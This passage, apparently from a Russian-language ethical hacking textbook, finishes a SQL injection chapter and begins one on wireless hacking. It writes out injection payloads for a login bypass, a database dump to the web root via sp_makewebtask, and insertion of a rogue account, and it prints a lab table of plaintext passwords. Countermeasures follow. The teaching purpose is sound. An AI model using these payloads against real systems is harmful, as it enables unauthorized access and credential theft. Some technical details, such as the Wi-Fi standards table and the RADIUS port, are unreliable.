
После того, как веб-пользователь отправляет запрос, ввод помещается в SQL-заявку (рисунок ниже).



Манипуляции с полями ввода


Внедрение SQL работает путем манипулирования значениями, помещенными в поле ввода. Например, в этом

случае, злоумышленник вставляет значение JESSE’.
OR 1=1-- для имени пользователя, показанного на рис. ниже.




Неудачная попытка SQL-инъекции

Поле пароля SQL не будет оцениваться, если поле имени пользователя заканчивается с двойным тире. Причина, по которой эта попытка SQL-инъекции была неудачной является то, что ввод был проверен JavaScript-кодом браузера. Рисунок ниже.




Использование проверки на стороне клиента

Веб-приложение может использовать JavaScript для проверки правильности ввода. Это форма проверки на стороне клиента. Вы можете отключить JavaScript в браузере. См. Рисунок ниже.



Успешный вход в систему

Повторите попытку SQL-инъекции. Вероятная причина того, что имя aanderson отображается из-за того, что он является первым пользователем в столбце. Как только 1 = 1 становится истинным, вход в систему проходит успешно. См. Рисунок ниже.




Использование хранимой процедуры

Чтобы просмотреть все имена и пароли в базе данных, просто используйте сохраненную процедуру. Хранимая процедура называется sp_makewebtask. Эта хранимая процедура, которая предоставляется только в Microsoft SQL Server, генерирует вывод HTML. Используйте код, указанный в качестве имени пользователя. Хотя получен ошибочный ответ на имя пользователя, это не означает, что SQL оператор не выполнился. См. Рисунок ниже.

```
';exec master..sp_makewebtask "c:\inetpub\wwwroot\users.html", "select * from Users";--
```

Результаты инъекции

Вся база данных, включающая все имена пользователей и паролей, показана на Рисунке ниже. Это могла быть кредитная карта или номер социального страхования.



Внедрение имени пользователя

Введите имя пользователя и пароль в существующую базу

данных. Это позволяет Вам получить доступ к ресурсам в базе данных. Или, в базе данных, Вы можете создать учетную запись, которая обеспечит физический или сетевой доступ. После того, как Вы вошли на сервер SQL, Вы можете убедиться, что Ваши учетные данные добавлены, как показано на рисунке ниже.

```
';insert into users values('jesse','james123')--
```

Table - dbo.users | Summary

username	password
aanderson	subwayeatfresh
bbeetle	burgerking
rcarey	disneyworld
ccasington	tulaneswimming
ddantfield	myipadrules
efrome	amazonkindle
ggarrison	baltimoreravens
rmiller	PACERS123
sperkins	northcarolina
ateeing	arizona1
zyickson	ilovebarack
jesse	james123
NULL	NULL

Контрмеры

Регулярные выражения играют важную роль в преодолении SQL-инъекций. Последние четыре меры противодействия, относятся именно к слепому внедрению SQL.
Это происходит, когда приложение принимает данные от

клиента и выполняет SQL-запросы без предварительной проверки ввода. Чтобы этого избежать, выполните следующие шаги:

1. Введите проверку для каждого пользовательского ввода.
2. Используйте Salt (соль) для хранения хэшей паролей вместо того, чтобы хранить их в обычном текстовом виде.
3. Проверьте наличие специфичных для SQL метасимволов, таких как одинарная кавычка (‘) или двойное тире (--).
4. Данные, предоставленные клиентом, никогда не должны изменять синтаксис операторов SQL.
5. Изолируйте веб-приложение от SQL.
6. Все операторы SQL, требуемые приложением, должны храниться в процедурах на сервере базы данных.
7. Приложение должно выполнять хранимые процедуры, используя безопасный интерфейс.

Предотвращение атак SQL-инъекций

Следуя нескольким рекомендациям, можно предотвратить атаки путем внедрения SQL-кода. Предотвращение является обязанностью как разработчиков, так и администраторов баз данных.

- Преобразуйте все одинарные кавычки в двойные, используя простую замену функций.
- Минимизируйте привилегии.
- Внедрите согласованные стандарты кодирования.
- Брандмауэр SQL-сервера.
- Никогда не доверяйте вводу пользователей.
- Никогда не используйте динамический SQL.
- Исключения должны предоставлять только минимальную информацию.

Резюме

В этой главе вы узнали об атаках путем внедрения кода SQL, о том, как они работают, и типах тактик, которые могут быть применены для их предотвращения. Вы рассмотрели конкретные контрмеры, которые могут помочь в предотвращении атак SQL, и, таким образом, могут помочь администраторам поддерживать безопасность.

12. Взлом беспроводных сетей

По мере того, как организации отказываются от кабельных сетей, в пользу беспроводной связи, необходимо решить множество проблем безопасности. Беспроводные локальные сети, использующие радиоволны, легче перехватить, чем локальные сети, использующие физические провода. Можно протестировать беспроводные сети в отелях, аэропортах или местном McDonald’s. Многие организации теперь обеспечивают беспроводную связь для своих клиентов.
К сожалению, простота использования также сопряжена с повышенными рисками. Злоумышленник может находиться за пределами организации, компрометируя беспроводную сеть.
В этой главе Вы узнаете о различных типах беспроводных сетей, методов аутентификации и важность беспроводного шифрования.

К концу этой главы Вы сможете:

1. Определить различные типы беспроводных сетей.
2. Определить методы аутентификации и типы беспроводного шифрования.
3. Объяснить методологию беспроводного взлома.
4. Применять беспроводные команды и инструменты.

5. Изучить беспроводный трафик открытого текста, эквивалентную конфиденциальность проводных сетей (WEP) трафика, и трафика защищенного доступа Wi-Fi (WPA).

Типы беспроводных сетей

Существует четыре типа беспроводных сетей, о которых Вам следует знать. Просмотрите каждую сеть, указанную ниже, для получения подробной информации.
- **Одноранговая сеть**: в одноранговой сети каждый компьютер может общаться напрямую с другими компьютерами, в той же сети без прохождения через точку доступа.
- **Расширение до проводной сети**: если точка доступа расположена между проводной сетью и беспроводным устройством, проводная сеть расширена. Точка доступа соединяет беспроводную локальную сеть с проводной локальной сетью, поэтому беспроводные устройства могут получить доступ к ресурсам локальной сети.
- **Несколько точек доступа**: можно использовать несколько точек доступа для покрытия большей площади, что позволяет пользователю беспрепятственно перемещаться по всему покрытию.
- **Беспроводная сеть LAN-to-LAN**: беспроводные сети LAN-to-LAN используют точки доступа, для обеспечения беспроводной связи между локальными компьютерами в одной сети на компьютеры в другой сети.

Стандарты беспроводной связи

В дополнение к стандарту 802.11 существует стандарт 802.15.1, который является стандартом IEEE, и стандарт, охватывающий Bluetooth, и 802.16, охватывающий WiMAX. Просмотрите Таблицу ниже, чтобы ознакомиться с диапазонами доступных беспроводных стандартов.

Specification	Speed	Frequency Range
802.11a	54 Mbps	5.2 GHz
802.11b	11 Mbps	2.4 GHz
802.11g	11 Mbps/54 Mbps	2.4 GHz
802.11i	11 Mbps/54 Mbps	2.4 GHz
802.11n	124-248 Mbps	2.4 GHz/5.2 GHz

Идентификатор набора услуг


SSID - это уникальное имя, присвоенное беспроводной локальной сети (WLAN), длиной до 32 символов. Все устройства и точки доступа, которые являются частью беспроводной локальной сети, должны использовать один и тот же SSID. SSID не обеспечивает безопасность беспроводной локальной сети, поскольку ее можно прослушивать в виде открытого текста. Много устройств поставляются с SSID по умолчанию.

Процесс аутентификации 802.1x

Стандарт IEEE 802.1x определяет способы, используемые для аутентификации пользователя, до предоставления доступа к сети и серверу аутентификации, например RADIUS-сервер. 802.1X действует через промежуточное устройство, например, коммутатор, позволяющий портам передавать обычный трафик, если соединение надлежащим образом аутентифицировано. Это позволяет избежать неавторизованных клиентов, доступ к общедоступным портам коммутатора, который производит сохранение несанкционированных пользователей вне локальной сети. Удаленный набор аутентификации в службе пользователей

или RADIUS — это протокол клиент/сервер, использующий порт 1813 для обеспечения централизованной аутентификации, авторизации и учета компьютеров для подключения и использования доступных сетевых сервисов. После того, как сервер RADIUS аутентифицировал клиента и отправил зашифрованный ключ аутентификации к точке доступа (AP), AP генерирует многоадресный/глобальный ключ аутентификации, зашифрованный одноадресной передачей для каждой станции сеансового ключа, перед передачей клиенту (на шаге 7). Следующие шаги описывают процесс аутентификации (также показанный на рис. ниже).

1. AP выдает вызов беспроводному клиенту.
2. Беспроводной клиент отвечает своим идентификатором.
3. AP перенаправляет идентификатор на сервер RADIUS.
4. Сервер RADIUS отправляет запрос клиенту через точку доступа.
5. Клиент отвечает серверу RADIUS своими учетными данными через AP.
6. Сервер RADIUS отправляет зашифрованный ключ аутентификации, если удостоверения хорошие.
7. AP передается клиенту.



802.11 Уязвимости

Кадры фреймов передают SSID, чтобы пользователи могли найти сеть. Любая станция может выдавать себя за другую станцию или точку доступа. Злоумышленник
может помешать аутентификации и ассоциации, что вызовет станции, для повторения процесса аутентификации и ассоциации.
Точки доступа имеют возможности фильтрации MAC-адресов. Тем не менее MAC-адрес не обеспечивает надежного механизма безопасности, поскольку его можно подменить. MAC-адреса отображаются в виде открытого текста. Есть конкретный MAC-адрес на каждой сетевой карте, и этот адрес может быть модифицирован с помощью команды ifconfig.

Проводная эквивалентная конфиденциальность

Проводная эквивалентная конфиденциальность

предназначена для обеспечения WLAN уровня безопасности, и сравнима с безопасностью проводной локальной сети, что представляет собой потоковый шифр, который использует RC4 (www.geeksforgeeks.org/rc4-encryption-algorithm/). Входными данными для алгоритма потокового шифрования является инициализация вектора (IV), которая отправляется в виде открытого текста и секретного ключа. Общая длина для IV и секретного ключа, имеет длину 64 или 128 бит. Занятая точка доступа может использовать все доступные значения IV (224) в течение нескольких часов, а затем значения IV используются повторно. Есть две проблемы, которые следует учитывать: 32-битная проверка циклическим избыточным кодом (CRC32), недостаточна для обеспечения криптографической целостности пакета, и уязвима для атак по словарю.

Защищенный доступ Wi-Fi 2

Wi-Fi Protected Access 2 (WPA2) использует 256-битный общий ключ от 8 до 63 байта. Когда у пользователей парольная фраза короче 20 символов, они уязвимы для атаки по словарю в автономном режиме. WPA2 предлагает два режима режима работы: WPA2-Personal и WPA2-Enterprise. WPA2-Personal использует установленный пароль, в то время как WPA2-Enterprise использует сервер для подтверждения пользователя. Доступ WPA2 реализует алгоритм шифрования AES, для обеспечения безопасности государственного уровня.

